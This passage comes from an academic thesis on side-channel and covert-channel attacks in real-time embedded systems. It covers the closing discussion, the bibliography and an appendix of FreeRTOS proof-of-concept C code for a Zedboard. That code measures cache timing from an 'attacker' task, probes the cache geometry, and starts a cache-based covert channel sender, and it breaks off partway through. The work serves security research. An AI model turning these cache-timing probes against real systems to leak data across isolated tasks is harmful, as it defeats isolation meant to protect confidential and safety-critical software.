real-time scheduling, the communication between sender and receiver is more stable because of the deterministic execution order of periodic real-time tasks. Cache-based side channel attacks are only possible to a certain limit since the real-time scheduling does not allow to interrupt a task during its execution arbitrarily often by another task. Thus, an attacker can only determine if functions or resources have been accessed by another task. However, in order to determine the order of a task's accesses to a shared resource, interrupts can be used to exploit cache-based side channel attacks.

Apart from the discussed attacks in this thesis, the exploitation of hardware vulnerabilities in embedded real-time systems can cause deviations from the normal behavior which can lead to the failure of a system and thereby endanger safety-critical systems or human life. Recent attacks like Meltdown and Spectre may also succeed in embedded systems and can be used to obtain confidential information. Since hardware vulnerabilities have not been the topic of this thesis, the impact of such attacks requires further research. Additionally, vulnerabilities in embedded systems will remain for a far longer period of time than in the consumer or enterprise domain because existing patches that might entail performance deficits can not be applied due to the limited hardware resources. The only solution to fix the vulnerability would be to replace the hardware in all affected systems which involves excessive costs. Hence, security needs to be considered in the system's design phase of embedded systems. Further investigations are required to detect attacks in embedded systems since basic security approaches are not applicable to protect embedded systems from vulnerabilities and malicious software. In the automotive industry, the vision of the future is to merge all software applications on one centralized ECU as shown in the following figure.




Figure 6.1: Priority-based hypervisor for managing virtual machines [70]

The increasing computing power will allows to run multiple virtual environments on one single hardware platform. The embedded system industry with safety-critical applications will adopt the technology of virtualization to benefit from the advantages such as portability, update strategy, lightweight approach and ease of use. Virtualization in embedded systems with real-time constraints will arise new security challenges because applications with different trust and origin will be executed on different operating systems which are scheduled on a priority-based hypervisor as shown in Figure 6.1. Hybrid systems will offer new attack surfaces to exploit implementation attacks as well as hardware vulnerabilities which is why further research is required to detect and prevent attacks.

Bibliography

[1] T. Nickl, B. Weigl, and A. Aßmuth, "Bedrohungen durch scheduling-basierende Angriffsszenarien im Autmotive-Bereich," *Forschungsbericht 2018*, 2018.

[2] elhombredenegro, "A burglar opening a safe that is a computer screen." [Online]. Available: https://www.flickr.com/photos/77519207@N02/6818192898

[3] M. Blaze, "Safecracking for the computer scientist," *U. Penn CIS Department Technical Report*, 2004.

[4] P. C. Kocher, "Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems," in *Annual International Cryptology Conference*. Springer, 1996.

[5] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg, "Meltdown," 2018.

[6] P. Kocher, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom, "Spectre Attacks: Exploiting Speculative Execution," 2018.

[7] D. Gruss, M. Lipp, M. Schwarz, R. Fellner, C. Maurice, and S. Mangard, "KASLR is Dead: Long Live KASLR," *Engineering Secure Software and Systems*, 2017, (Accessed 2018-04-26).

[8] I. Sodani, "Intel Official Meltdown and Spectre Performance Decrease Spreadsheet," 2018. [Online]. Available: https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Blog-Benchmark-Table.pdf (Accessed 2018-02-04).

[9] F. A. Scherschel, "Schlechte Performance: Linux-Entwickler entscheiden sich gegen Spectre-Schutz," Nov. 2018. [Online]. Available: https://heise.de/-4230222 (Accessed 2018-11-26).

[10] "Art. 83 GDPR – General conditions for imposing administrative fines | General Data Protection Regulation (GDPR)." [Online]. Available: https://gdpr-info.eu/art-83-gdpr/ (Accessed 2018-04-26).

[11] S. Heath, *Embedded systems design*. Elsevier, 2002.

[12] I. Lee, J. Y. Leung, and S. H. Son, *Handbook of real-time and embedded systems*. CRC Press, 2007.

[13] S. Manolache, P. Eles, and Z. Peng, *Real-Time Applications with Stochastic Task Execution Times: Analysis and Optimisation*. Springer Netherlands, 2007.

[14] W. Ecker, W. Müller, and R. Dömer, *Hardware-dependent Software: Principles and Practice*. Springer Science & Business Media, Jan. 2009.

[15] P. A. Laplante and others, *Real-time systems design and analysis*. Wiley New York, 2004.

[16] J. Wang, *Real-Time Embedded Systems*, ser. Quantitative Software Engineering Series. Wiley, 2017.

[17] N. Navet and F. Simonot-Lion, *Automotive Embedded Systems Handbook*, ser. Industrial Information Technology. Taylor & Francis, 2008.

[18] F. Cottet, J. Delacroix, C. Kaiser, and Z. Mammeri, *Scheduling in real-time systems*, 2002.

[19] C. L. Liu and J. W. Layland, "Scheduling Algorithms for Multiprogramming in a Hard-Real-Time Environment," *Journal of the ACM (JACM)*, vol. 20, no. 1, 1973.

[20] O. Serlin, "Scheduling of time critical processes," in *Proceedings of the May 16-18, 1972, spring joint computer conference*. ACM, 1972.

[21] H. Chetto and M. Chetto, "Some results of the earliest deadline scheduling algorithm," *IEEE Transactions on software engineering*, 1989.

[22] R. N. Charette, "This car runs on code," *IEEE spectrum*, vol. 46, no. 3, 2009.

[23] M. Wolf, *High-Performance Embedded Computing: Applications in Cyber-Physical Systems and Mobile Computing*. Elsevier Science, 2014.

[24] B. Weigl and A. Aßmuth, "Bedrohungslage fahrzeuginterner Kommunikationsnetzwerke und Bus-Systeme," *Forschungsbericht 2017*, 2017.

[25] A. Greenberg, C. Miller, and C. Valasek, "Hackers remotely kill a Jeep on the Highway - With me in it," 2015. [Online]. Available: https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/ (Accessed 2017-08-23).

[26] AUTOSAR Collaboration, "AUTOSAR." [Online]. Available: www.autosar.org (Accessed 2018-11-05).

[27] B. Bailey, "The Wild West Of Automotive," Sep. 2015. [Online]. Available: https://semiengineering.com/the-wild-west-of-automotive/ (Accessed 2018-11-06).

[28] D. S. Brown, "Your Car, Your Computer: ECUs and the Controller Area Network," Feb. 2017. [Online]. Available: http://www.techopedia.com/your-car-your-computer-ecus-and-the-controller-area-network/2/32218 (Accessed 2018-11-05).

[29] D. Reinhardt, D. Kaule, and M. Kucera, "Achieving a Scalable E/E-Architecture Using AUTOSAR and Virtualization," vol. 6, 2013.

[30] Daniel J. Bernstein, "Cache-timing attacks on AES," 2005.

[31] D. A. Osvik, A. Shamir, and E. Tromer, "Cache attacks and countermeasures: the case of AES," in *Cryptographers' Track at the RSA Conference*. Springer, 2006.

[32] K. Balasubramanian and M. Rajakani, *Algorithmic Strategies for Solving Complex Problems in Cryptography*, ser. Advances in Information Security, Privacy, and Ethics. IGI Global, 2017.

[33] M. Tehranipoor and C. Wang, *Introduction to Hardware Security and Trust*, ser. SpringerLink : Bücher. Springer New York, 2011.

[34] Butler W. Lampson and J. Alves-Foss, "A Note on the Confinement Problem," *Communications of the ACM*, vol. 16, no. 10, 1973.

[35] D. E. Bell and L. J. LaPadula, "Secure computer systems: Mathematical foundations," 1973.

[36] W. Entriken, "system-bus-radio: Transmits AM radio on computers without radio transmitting hardware," 2016. [Online]. Available: https://github.com/fulldecent/system-bus-radio (Accessed 2018-04-27).

[37] B. Jacob, S. Ng, and D. Wang, *Memory systems: cache, DRAM, disk*. Morgan Kaufmann, 2010.

[38] R. Balasubramonian, N. P. Jouppi, and N. Muralimanohar, "Multi-core cache hierarchies," *Synthesis Lectures on Computer Architecture*, vol. 6, no. 3, 2011.

[39] L. Null, J. Lobur, and others, *The essentials of computer organization and architecture*. Jones & Bartlett Publishers, 2014.

[40] S. Harris and D. Harris, *Digital design and computer architecture: arm edition*. Morgan Kaufmann, 2015.

[41] S. Siewert and J. Pratt, *Real-time Embedded Components and Systems: With Linux and RTOS*. Mercury Learning and Information, 2016.

[42] P. Kocher, J. Jaffe, and B. Jun, "Differential power analysis," in *Annual International Cryptology Conference*. Springer, 1999.

[43] K. Gandolfi, C. Mourtel, and F. Olivier, "Electromagnetic analysis: Concrete results," in *International workshop on cryptographic hardware and embedded systems*. Springer, 2001.

[44] J.-F. Dhem, F. Koeune, P.-A. Leroux, P. Mestré, J.-J. Quisquater, and J.-L. Willems, "A practical implementation of the timing attack," in *International Conference on Smart Card Research and Advanced Applications*. Springer, 1998.

[45] W. Schindler, "A timing attack against RSA with the chinese remainder theorem," in *International Workshop on Cryptographic Hardware and Embedded Systems*. Springer, 2000.

[46] D. Mukhopadhyay and R. Chakraborty, *Hardware Security: Design, Threats, and Safeguards*. CRC Press, 2014.

[47] D. Gullasch, E. Bangerter, and S. Krenn, "Cache games–Bringing access-based cache attacks on AES to practice," in *Security and Privacy (SP), 2011 IEEE Symposium on*. IEEE, 2011.

[48] D. Gruss, C. Maurice, K. Wagner, and S. Mangard, "Flush+ Flush: a fast and stealthy cache attack," in *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2016.

[49] Digilent, "ZedBoard Zynq-7000 ARM/FPGA SoC Development Board." [Online]. Available: https://store.digilentinc.com/zedboard-zynq-7000-arm-fpga-soc-development-board/ (Accessed 2018-11-10).

[50] L. Crockett, R. Elliot, M. Enderwitz, and R. Stewart, *The Zynq Book: Embedded Processing Withe ARM Cortex-A9 on the Xilinx Zynq-7000 All Programmable SoC*. Strathclyde Academic Media, 2014.

[51] Xilinx, "Zynq-7000 SoC Technical Reference Manual (UG585)," 2018.

[52] "FreeRTOS - Market leading RTOS (Real Time Operating System) for embedded systems with Internet of Things extensions." [Online]. Available: https://www.freertos.org/ (Accessed 2018-11-10).

[53] Amazon Web Services, "Heap Memory Management - FreeRTOS Kernel," Aug. 2018. [Online]. Available: https://docs.aws.amazon.com/freertos-kernel/latest/dg/heap-management.html (Accessed 2018-08-31).

[54] R. Hund, C. Willems, and T. Holz, "Practical timing side channel attacks against kernel space ASLR," in *2013 IEEE Symposium on Security and Privacy*. IEEE, 2013.

[55] A. Cortex, "A9 Technical Reference Manual revision r3p0," Tech. Rep., 2014.

[56] Amazon Web Services, "xTaskGetTickCount() - FreeRTOS Kernel." [Online]. Available: https://docs.aws.amazon.com/freertos-kernel/latest/ref/reference30.html (Accessed 2018-11-10).

[57] Y. Yarom and K. Falkner, "Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack," 2013.

[58] P. L. Montgomery, "Speeding the Pollard and elliptic curve methods of factorization," *Mathematics of computation*, vol. 48, no. 177, 1987.

[59] W.-M. Hu, "Reducing timing channels with fuzzy time," *Journal of computer security*, vol. 1, no. 3-4, 1992.

[60] D. Page, "Defending against cache-based side-channel attacks," *Information Security Technical Report*, vol. 8, no. 1, 2003.

[61] J. V. Janeri, D. B. Darby, and D. D. Schnackenberg, "Building higher resolution synthetic clocks for signaling in covert timing channels," in *Computer Security Foundations Workshop, 1995. Proceedings., Eighth IEEE*. IEEE, 1995.

[62] D. Stefan, P. Buiras, E. Z. Yang, A. Levy, D. Terei, A. Russo, and D. Mazières, "Eliminating cache-based timing attacks with instruction-based scheduling." Springer, 2013.

[63] S. Mohan, M. K. Yoon, R. Pellizzoni, and R. Bobba, "Real-Time Systems Security through Scheduler Constraints," 2014.

[64] R. Pellizzoni, N. Paryab, M. K. Yoon, S. Bak, S. Mohan, and R. B. Bobba, "A generalized model for preventing information leakage in hard real-time systems," Apr. 2015.

[65] M. Rivain, E. Prouff, and J. Doget, "Higher-order masking and shuffling for software implementations of block ciphers," in *Cryptographic Hardware and Embedded Systems-CHES 2009*. Springer, 2009.

[66] A. G. Bayrak, N. Velickovic, P. Ienne, and W. Burleson, "An architecture-independent instruction shuffler to protect against side-channel attacks," *ACM Transactions on Architecture and Code Optimization (TACO)*, vol. 8, no. 4, p. 20, 2012.

[67] T. Güneysu and A. Moradi, "Generic side-channel countermeasures for reconfigurable devices," in *International Workshop on Cryptographic Hardware and Embedded Systems*. Springer, 2011.

[68] K. Jiang, P. Eles, Z. Peng, S. Chattopadhyay, and L. Batina, "SPARTA: A scheduling policy for thwarting differential power analysis attacks," in *Design Automation Conference (ASP-DAC), 2016 21st Asia and South Pacific*. IEEE, 2016.

[69] M.-K. Yoon, S. Mohan, C.-Y. Chen, and L. Sha, "TaskShuffler: A schedule randomization protocol for obfuscation against timing inference attacks in real-time systems." IEEE, 2016.

[70] Blackberry, "QNX Hypervisor." [Online]. Available: http://blackberry.qnx.com/en/products/hypervisor/index#benefits (Accessed 2018-11-27).


List of Figures

Listings

List of Tables

Appendix A

Demonstrator Platform



a	Xilinx JTAG connector	h	XADC header port	o	Prog and reset buttons
b	Power input and switch	i	Configuration jumpers	p	Pmod connector ports
c	USB-JTAG	j	FMC connector	q	USB OTG port
d	Audio ports	k	SD card	r	USB UART port
e	Ethernet port	l	User push ubttons	s	DDR3 memory
f	HDMI port	m	Switches	t	Zynq-7000 SoC
g	VGA port	n	OLED display		

Figure A.1: Zedboard layout and interfaces (front)

Appendix B

Proof-of-Concept Codes for FreeRTOS on the Digilent Zedboard

B.1 Determine Cache Parameter

Listing B.1 Measurement of the PMU, SCU, Global and RTOS timer

```
1  /*
2  * Measure L1, L2 cache hit and cache miss of the PMU, SCUTimer, Global timer and RTOS timer
3  */
4
5  #include "FreeRTOS.h"
6  #include "task.h"
7  #include "queue.h"
8  #include "timers.h"
9  /* Xilinx includes. */
10 #include "xil_printf.h"
11 #include "xparameters.h"
12 #include "xil_cache_l.h"
13 #include "xtime_l.h"
14 #include "stdio.h"
15 #include "xscutimer.h"
16
17 /* The attacker and victim tasks*/
18 static void prvAttackerTask( void *pvParameters );
19 static void prvVictimTask( void *pvParameters );
20 static TaskHandle_t xAttackerTask;
21 static TaskHandle_t xVictimTask;
22
23 /* Reset pmu counter value*/
24 void initPMU(void) {
25   __asm__ volatile ("MCR p15, 0, %0, c9, c12, 0\n\t" :: "r" (0x00000017));
26 }
27
28 /*
29 * FreeRTOS main
30 */
31 int main( void ){
32   /* Create tasks*/
33   xTaskCreate(prvAttackerTask,( const char * ) "Attacker",configMINIMAL_STACK_SIZE,NULL,
       tskIDLE_PRIORITY+2,&xAttackerTask );
```

```
34    xTaskCreate(prvVictimTask,( const char * ) "Victim",configMINIMAL_STACK_SIZE,NULL,
          tskIDLE_PRIORITY+1,&xVictimTask );
35    /* Start the scheduler*/
36    vTaskStartScheduler();
37    for( ;; );
38  }
39
40  /* Flush the L1 data and instruction cache*/
41  void flushL1Cache(){
42    Xil_L1DCacheFlush();
43    Xil_L1ICacheInvalidate();
44  }
45
46  /* Flush the L2 cache*/
47  void flushL2Cache(){
48    Xil_L2CacheFlush();
49  }
50
51  /*  Private Timer  */
52  int measureAccessTimeSCU(int flushL1, int flushL2){
53    uint8_t array[256]={0};
54    uint8_t tmp = 0;
55    for (int i = 0; i< 256;i+= 1){
56      tmp = array[i];
57    }
58    if ( flushL1 ) flushL1Cache();
59    if ( flushL2 ) flushL2Cache();
60    uint64_t startT = ((*(volatile unsigned long *) (0xF8F00600 +0x00000200U+ 0x04U)) << 32U) | *(
          volatile unsigned long *)(my_Timer.Config.BaseAddr + 0x04U);
61    asm volatile ("DSB");
62    tmp = array[86];
63    asm volatile ("DSB");
64    uint64_t endT = ((*(volatile unsigned long *) (0xF8F00600 +0x00000200U+ 0x04U)) << 32U) | *(
          volatile unsigned long *)(my_Timer.Config.BaseAddr + 0x04U);
65    return ( startT-endT ) ;
66  }
67
68  /*  Global Timer  */
69  int measureAccessTimeGT(int flushL1, int flushL2){
70    uint8_t array[256]={0};
71    uint8_t tmp = 0;
72    for (int i = 0; i< 256;i+= 1){
73      tmp = array[i];
74    }
75    if ( flushL1 ) flushL1Cache();
76    if ( flushL2 ) flushL2Cache();
77    uint64_t startT = ((*(volatile unsigned long *) (0xF8F00000U + 0x00000200U + 0x04U)) << 32U) |
          *(volatile unsigned long *)(0xF8F00000U + 0x00000200U + 0x00U);
78    asm volatile ("DSB");
79    tmp = array[86];
80    asm volatile ("DSB");
81    uint64_t endT = ((*(volatile unsigned long *) (0xF8F00000U + 0x00000200U + 0x04U)) << 32U) | *(
          volatile unsigned long *)(0xF8F00000U + 0x00000200U + 0x00U);
82    return ( endT-startT ) ;
83  }
84
85  /*  PMU Timer */
86  int measureAccessTimePMU(int flushL1, int flushL2){
87    /* Initialize PMU*/
88    initPMU();
89    XScuTimer_Config *Timer_Config;
90    Timer_Config = XScuTimer_LookupConfig(XPAR_PS7_SCUTIMER_0_DEVICE_ID);
91    XScuTimer_CfgInitialize(&my_Timer, Timer_Config, Timer_Config->BaseAddr);
92    XScuTimer_LoadTimer(&my_Timer, 0xFFFFFFFF);
93
94    uint8_t array[256]={0};
95    uint8_t startT=0,endT=0,tmp = 0;
96    for (int i = 0; i< 256;i+= 1){
```

```
97      tmp = array[i];
98    }
99    if ( flushL1 ) flushL1Cache();
100   if ( flushL2 ) flushL2Cache();
101   asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (startT));
102   asm volatile ("DSB");
103   tmp = array[86];
104   asm volatile ("DSB");
105   asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (endT));
106   return ( endT-startT ) ;
107 }
108
109 /*  RTOS Timer */
110 int measureAccessTimeRTOS(int flushL1, int flushL2){
111   uint8_t array[256]={0};
112   uint8_t tmp = 0;
113   for (int i = 0; i< 256;i+= 1){
114     tmp = array[i];
115   }
116   if ( flushL1 ) flushL1Cache();
117   if ( flushL2 ) flushL2Cache();
118   uint64_t startT = xTaskGetTickCount();
119   asm volatile ("DSB");
120   tmp = array[86];
121   asm volatile ("DSB");
122   uint64_t endT = xTaskGetTickCount();
123   return ( endT-startT ) ;
124 }
125
126 void measureAllTimer(){
127   /* Private Timer */
128   int sumTime = 0;
129   for (int j = 0; j< 100;j+= 1){
130     sumTime += measureAccessTimeSCU(0,0);
131   }
132   printf("SCU hit L1 %d \n",sumTime/100);
133   sumTime = 0;
134   for (int j = 0; j< 100;j+= 1){
135     sumTime += measureAccessTimeSCU(1,0);
136   }
137   printf("SCU hit L2 %d \n",sumTime/100);
138   sumTime = 0;
139   for (int j = 0; j< 100;j+= 1){
140     sumTime += measureAccessTimeSCU(1,1);
141   }
142   printf("SCU miss %d \n\n",sumTime/100);
143
144   /*  Global Timer  */
145   sumTime = 0;
146   for (int j = 0; j< 100;j+= 1){
147     sumTime += measureAccessTimeGT(0,0);
148   }
149   printf("GT hit L1 %d \n",sumTime/100);
150   sumTime = 0;
151   for (int j = 0; j< 100;j+= 1){
152     sumTime += measureAccessTimeGT(1,0);
153   }
154   printf("GT hit L2 %d \n",sumTime/100);
155   sumTime = 0;
156   for (int j = 0; j< 100;j+= 1){
157     sumTime += measureAccessTimeGT(1,1);
158   }
159   printf("GT miss %d \n\n",sumTime/100);
160
161   /* PMU Timer */
162   sumTime = 0;
163   for (int j = 0; j< 100;j+= 1){
164     sumTime += measureAccessTimePMU(0,0);
```

```
165     }
166     printf("GT hit L1 %d \n",sumTime/100);
167     sumTime = 0;
168     for (int j = 0; j< 100;j+= 1){
169       sumTime += measureAccessTimePMU(1,0);
170     }
171     printf("GT hit L2 %d \n",sumTime/100);
172     sumTime = 0;
173     for (int j = 0; j< 100;j+= 1){
174       sumTime += measureAccessTimePMU(1,1);
175     }
176     printf("GT miss %d \n\n",sumTime/100);
177
178     /* RTOS Timer  */
179     sumTime = 0;
180     for (int j = 0; j< 100;j+= 1){
181       sumTime += measureAccessTimeRTOS(0,0);
182     }
183     printf("GT hit L1 %d \n",sumTime/100);
184     sumTime = 0;
185     for (int j = 0; j< 100;j+= 1){
186       sumTime += measureAccessTimeRTOS(1,0);
187     }
188     printf("GT hit L2 %d \n",sumTime/100);
189     sumTime = 0;
190     for (int j = 0; j< 100;j+= 1){
191       sumTime += measureAccessTimeRTOS(1,1);
192     }
193     printf("GT miss %d \n\n",sumTime/100);
194   }
195
196   /* Attacker Task */
197   static void prvAttackerTask( void *pvParameters ){
198     measureAllTimer();
199     for( ;; ){
200       vTaskDelay( pdMS_TO_TICKS( 1000UL ) );
201     }
202   }
203
204   /* Victim Task */
205   static void prvVictimTask( void *pvParameters ){
206     for( ;; ){
207       vTaskDelay( pdMS_TO_TICKS( 1000UL ) );
208     }
209   }
```

Listing B.2 Determine cache levels and sizes

```
51  // [...] (see Listing 7.1 line 1-50)
52  /* Measure the access time of a given memory address with the PMU timer */
53  uint32_t measureAccessTimePMU(void* pointer){
54    uint32_t start = 0, ende = 0;
55    asm volatile ("DSB");
56    asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (start));
57    asm volatile ("DSB");
58    volatile uint32_t value;
59    asm volatile ("LDR %0, [%1]\n\t"
60          : "=r" (value)
61          : "r" (pointer)
62    );
63    asm volatile ("DSB");
64    asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (ende));
65    asm volatile ("DSB");
66    return (ende-start);
67  }
68
69  /* Implementation of the attacker task to determine the cache levels and sizes */
```

```
70  static void prvAttackerTask( void *pvParameters ){
71    uint8_t tmp = 0;
72    uint8_t array[1024] = {0};
73    uint32_t avg_access = 0;
74    for(int j =0; j < 1024 ; j +=2){
75      avg_access = 0;
76      for(int i =0; i < j*1024 ; i += 32){
77        tmp = array[i] *3;
78      }
79      for(int i =0; i < 1*1024 ; i += 1){
80        avg_access += measureAccessTimePMU(&array[rand() % (j*1024)]);
81      }
82      printf("%d, %d\n",j,(int)(avg_access/(1024)));
83    }
84    for( ;; ){
85      vTaskDelay( pdMS_TO_TICKS( 1000UL ) );
86    }
87  }
```

Listing B.3 Determine cache line size

```
51  // [...] (see Listing 7.1 line 1-50)
52  /* Measure the access time of a given memory address with the PMU timer */
53  uint32_t measureAccessTimePMU(void* pointer){
54    uint32_t start = 0, ende = 0;
55    asm volatile ("DSB");
56    asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (start));
57    asm volatile ("DSB");
58    volatile uint32_t value;
59    asm volatile ("LDR %0, [%1]\n\t"
60          : "=r" (value)
61          : "r" (pointer)
62    );
63    asm volatile ("DSB");
64    asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (ende));
65    asm volatile ("DSB");
66    return (ende-start);
67  }
68  /* Implementation of the attacker task to determine the cache line size */
69  static void prvAttackerTask( void *pvParameters ){
70    uint8_t array[1024];
71    for(int i = 0; i<1024; i++){
72      printf("%d %d\n",i,measureAccessTimePMU(&array[i*1]));
73    }
74    for( ;; ){
75      vTaskDelay( pdMS_TO_TICKS( 1000UL ) );
76    }
77  }
```

Listing B.4 Determine number of L1 cache sets

```
51  // [...] (see Listing 7.1 line 1-50)
52  /* Measure the access time of a given memory address with the PMU timer */
53  uint32_t measureAccessTimePMU(void* pointer){
54    uint32_t start = 0, ende = 0;
55    asm volatile ("DSB");
56    asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (start));
57    asm volatile ("DSB");
58    volatile uint32_t value;
59    asm volatile ("LDR %0, [%1]\n\t"
60          : "=r" (value)
61          : "r" (pointer)
62    );
63    asm volatile ("DSB");
64    asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (ende));
```

```
65    asm volatile ("DSB");
66    return (ende-start);
67  }
68
69  /* Implementation of the attacker task to determine the L1 cache sets */
70  static void prvAttackerTask( void *pvParameters ){
71    uint8_t array[1024];
72    for (int cl = 0; cl < 512; cl++){ // guess cache_line size
73      for(int x = 0; x<30; x++){    // repeat to overcome randomization
74        for(int i = 1; i<8; i++){ // fill the set
75          measureAccessTimePMU(&array[(i*cl+5)*32]);
76        }
77      }
78      if(measureAccessTimePMU(&array[5*32]) > 50){
79         printf("# cache sets: %d \n",cl);
80         break;
81      }
82    }
83    for( ;; ){
84      vTaskDelay( pdMS_TO_TICKS( 1000UL));
85    }
86  }
```

B.2 Covert Channel Attacks

Listing B.5 Covert channel based on the memory hierarchy

```
1   /* FreeRTOS includes. */
2   #include "FreeRTOS.h"
3   #include "task.h"
4   #include "queue.h"
5   #include "timers.h"
6
7   /* Xilinx includes. */
8   #include "xil_printf.h"
9   #include "xparameters.h"
10  #include "xil_cache_l.h"
11  #include <string.h>
12  #include <stdio.h>
13  #include <stdlib.h>
14
15  /* The sender and receiver tasks*/
16  static void prvSenderTask( void *pvParameters );
17  static void prvReceiverTask( void *pvParameters );
18  static TaskHandle_t xSenderTask;
19  static TaskHandle_t xReceiverTask;
20
21  /* Reset pmu counter value*/
22  void initPMU(void) {
23    __asm__ volatile ("MCR p15, 0, %0, c9, c12, 0\n\t" :: "r" (0x00000017));
24  }
25
26  /*
27  * FreeRTOS main
28  */
29  int main( void ){
30    /* Create tasks*/
31    xTaskCreate(prvSenderTask,( const char * ) "Sender",configMINIMAL_STACK_SIZE,NULL,
          tskIDLE_PRIORITY+2,&xSenderTask );
32    xTaskCreate(prvReceiverTask,( const char * ) "Receiver",configMINIMAL_STACK_SIZE,NULL,
          tskIDLE_PRIORITY+1,&xReceiverTask );
33    /* Start the scheduler*/
```

```
34    vTaskStartScheduler();
35    for( ;; );
36  }
37
38  /* Shared array between the Tasks */
39  uint8_t sharedArray[5*1024 * 1024];
40
41  /* Measure the access time of a given memory address with the PMU timer */
42  uint32_t measureAccessTimePMU(void* pointer)
43  {
44    uint32_t start = 0, ende = 0;
45    asm volatile ("DSB");
46    asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (start));
47    asm volatile ("DSB");
48    volatile uint32_t value;
49    asm volatile ("LDR %0, [%1]\n\t"
50          : "=r" (value)
51          : "r" (pointer)
52    );
53    asm volatile ("DSB");
54    asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (ende));
55    asm volatile ("DSB");
56    return (ende-start);
57  }
58
59  /* Flush a cache set by accessing congruent memory addresses */
60  void flush_cache_set(int cach_set_max,int cache_line_size,int cache_set_nr){
61    //overcome random cache replacement
62    for(int cache_way = 1; cache_way <=30; cache_way++){
63      measureAccessTimePMU(&sharedArray[(cache_way*cach_set_max+cache_set_nr)*cache_line_size]);
64    }
65  }
66
67  /* Covert Channel Sender Task*/
68  static void prvSenderTask( void *pvParameters ){
69    char messageSend[32] = "freeRTOS_Covert_Channel 1234567\n";
70    uint8_t bitStream[256]={0};
71    int bitPointer = 0;
72
73    //Fill entire L1 Cache
74    for (int i = 0; i< 256;i++){
75      measureAccessTimePMU(&sharedArray[i*32]);
76    }
77
78    for( ;; ){
79      // Convert string to single bits
80      int index = 0;
81        for(size_t i = 0; i < strlen(messageSend); ++i) {
82            char ch = messageSend[i];
83            for(int j = 7; j >= 0; --j){
84                if(ch & (1 << j)) {
85                  bitStream[index++] = 1;
86                } else {
87                  bitStream[index++] = 0;
88                }
89            }
90        }
91        // Map bit steam to the L1 cache
